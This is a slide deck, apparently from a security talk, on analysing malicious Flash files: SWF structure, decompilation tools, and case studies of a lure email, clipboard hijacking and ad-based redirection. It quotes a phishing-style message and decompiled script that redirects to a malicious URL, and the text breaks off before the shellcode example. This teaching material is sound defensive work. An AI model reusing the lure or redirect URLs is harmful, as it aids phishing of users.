Shane Hartman – CISSP, GCIA, GREM
Suncoast Security Society

ANALYZING MALICIOUS FLASH PROGRAMS

- Analyzing Malware
- Why Flash Malware
- Structure of an SWF File
- History of Flash Scripting
- Exploit Example 1: Social Engineering
- Exploit Example 2: Clipboard Hijack
- Exploit Example 3: Multi-Step Redirection
- Exploit Example 4: Shell Code Exploit

Why Flash Malware?

- Flash player is almost everywhere
  - Platform independent – Unix / Windows
  - It supports an extensive coding
- To run on a victims browser
  - Place banner ad
  - Inject links to SWF files via SQL Injection or XSS
  - Ask the user to click on link to SWF file

Why Flash Malware?

- Malicious Javascript is much easier to detect
- Companies like:
  - Websense
  - Bluecoat
  - Checkpoint FW
- can analyze the code before its executed.
- With the introduction of Action Script 3 a highly robust environment
- * Because it is embedded and executed client side it is much more difficult to analyze, much like Java applets.

Targets of Malicious Flash

- Target flash player vulnerabilities
- Control some aspect of the victims environment
  - ie. The victims clipboard
- Redirect victim to malicious sites

Structure of a SWF File

- Header, version, length, frame, info, etc
- Additional details in the FileAttributes tab
  - Optional in earlier versions
  - Used to tell the Flash Player to use the newer VM for AS 3
- Definition and control tags, recognized by tag type number, eg
- -1 : ShowFrame (displays current frame)
- -12: DoAction (defines ActionScript 1 or 2)
- -82: DoABC (defines ActionScript 3)

History of Scripting in Flash

- Version 1: Basic geometry and animations only
- Version 2: Several animation control tags
- Version 3: Support for keyboard and mouse events
- Version 4: Full scripting implementation via actions
- Version 5-6: Support for ActionScript 1
- Version 7-8: Support for ActionScript 2
- Version 9+: Support for ActionScript 3 – Different VM

Analyzing Malware - Overview

- Before analyzing flash lets look at malware analysis
- Behavior Analysis
  - Observe what happens when executed
  - Capture and analyze traffic on the network
  - Attempt to simulate and interact with the program
- Code Analysis
  - Capture the program / code
    - Decompile / analyze
    - Break down each component and follow the road map

Exploit Example 1: Social Engineering

To: victim@example.com
Subject: What Up

Check this out..

http://img361.imageshack.us/img361/7064/zoxdgeysjn6.swf

Where does the link take you.. What happens next?

Exploit Example 1: Tools

- Swfextract
- Flare
- Dump Flash

Extract data from SWF using swfextract

```
C:\...\Administrator\Desktop>swfextract zoxdgeysjn6.swf
Objects in file zoxdgeysjn6.swf:
  [-i] 2 Shapes: ID(s) 1, 3
  [-p] 1 PNG: ID(s) 2
  [-F] 1 Font: ID(s) 4
  [-f] 1 Frame: ID(s) 0

C:\...\Administrator\Desktop>swfextract -p 2
```


Produces output.png

Extract and Decompile SWF scripts using Flare

- Right-click on the swf file and select “Decompile” to product a .flr text file

```
movie ‘c:\Temp\zoxdgeysjn6.swf’ {
 // flash 6, total frames: 136, frame rate: 12 fps, 1x1, compressed
  // unknown tag 88 length 78
  frame 15 {
      getURL(‘http://moyapodruzhka.com/?wmid=44&sid44’, ‘ ‘);
 }
}
```

Dump Flash Decompiler Helps examine file structure



Exploit Example 2: Clipboard Hijack


- Clipboard persistently contains an unfamiliar URL
- Adding new content to the clipboard seems to have no effect

Exploit Example 2: Tools

- Swfdump
- abcdump
- Nemo 440


Disassemble ActionScript with SWFTools swfdump

- c:\temp\swfdump –Ddu clipboard-poc.swf > clipboard-poc.swfdump.txt




Use abcdump for cleaner output in Actionscript 3

- c:\temp\abcdump clipboard-poc.swf
- notepad clipboard-poc.swf.il




Use Nemo 440 for ActionScript 3 (abcdump + GUI)




Exploit Example 3: Multi-Step Redirection

- Visitors to taringa.net saw the following banner ad.
- Some were redirected to a site that told them of a spyware problem
- So, what was going on? – Much more complicated



Redirected – So what happened



Attempts to install a fake anti-spyware tool via social engineering.


Initial Behavior Analysis Was Not Helpful

- Nothing suspicious when loading the SWF file in the browser
- Clicking on the ad shows nothing suspicious
- Could it be sensitive to something:
  - Time
  - URL
  - Parameters, etc.

Pulled the file 17113.swf

